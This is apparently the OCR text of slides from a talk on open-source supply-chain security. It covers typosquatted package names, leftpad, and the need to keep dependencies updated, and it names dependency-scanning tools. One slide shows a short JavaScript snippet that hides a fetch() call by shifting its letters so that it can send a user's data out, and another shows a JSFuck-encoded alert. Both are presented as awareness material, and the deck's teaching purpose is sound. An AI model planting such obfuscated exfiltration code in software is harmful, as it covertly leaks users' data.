


- Frontend in Python
- Backend will be in C++

OPEN SOURCE IS
"FREE"
imgflip.com

90sKindofWorld
The same thing we do every night, Pinky,
try to take over the world!

Malicious Open Source



```
const i = 'gfudi';
const k = s => s.split('').map(c => String.fromCharCode(c.charCodeAt() - 1)).join('');
self[k(i)](urlWithYourPreciousData);
```


‘gfudi” is just “fetch” with each letter shifted up by one. Hard core cryptography right there. `self` is an alias for `window` .

`self['\u0066\u0065\u0074\u0063\u0068'](...)` is another fancy way of saying `fetch(...)` .

© David Gilbertson

Malicious Open Source

http://www.jsfuck.com/




```
alert(1)
```

☑ Eval Source

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!
[]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+
[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[]
[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+
[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([]
[[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+
[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!
[]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([!
```

leftpad breaks NPM



```
module.exports = leftpad;

function leftpad (str, len, ch) {
  str = String(str);

  var i = -1;

  if (!ch && ch !== 0) ch = ' ';

  len = len - str.length;

  while (++i < len) {
    str = ch + str;
  }

  return str;
}
```


Typo-Squatting Library Names

Package	Exploit Type
smplejson	Research/Data Leakage
pkgutil	
timeit	
diango	
djago	
dajngo	
djanga	Gain persistence through modifying the .bashrc script
easyinstall	
libpeshka	
pyconau-funtimes	Reverse shell
mybiubiubiu	Data leakage
colourama	Gain persistence through malicious VBScript

Package list: Bertus
gif: https://www.recordedfuture.com/typosquatting-domains-analysis/


Stay up-to-date

Open Source updates are vital – as the bugs are public



Open Source / 3rd Party Software

Follow up on vulnerabilities (CVEs, Github issues, mailing lists, etc.)




Vulnerability Management Tools

DEPENDENCY-CHECK


DEPENDENCY-TRACK

WhiteSource



ONE DOES NOT SIMPLY
IGNORE SOFTWARE UPDATES
imgflip.com

Why Update? 1. Bad Publicity




Project Zero

News and updates from the Project Zero team at Google

Tuesday, June 28, 2016

How to Compromise the Enterprise Endpoint


Posted by Tavis Ormandy.



Symantec dropped the ball here. A quick look at the decomposer library shipped by Symantec showed that they were using code derived from open source libraries like libmspack and unrarsrc, but hadn't updated them in at least 7 years.

Dozens of public vulnerabilities in these libraries affected Symantec, some with public exploits. We sent Symantec some examples, and they verified they had fallen behind on releases.

Why Update? 2. Get Hacked



Equifax Data Breach Timeline

2017 details at csrps.com

CSR Data Breach Solutions from the Data Privacy Authority

DO YOU TRUST
OPEN SOURCE?
imgflip.com

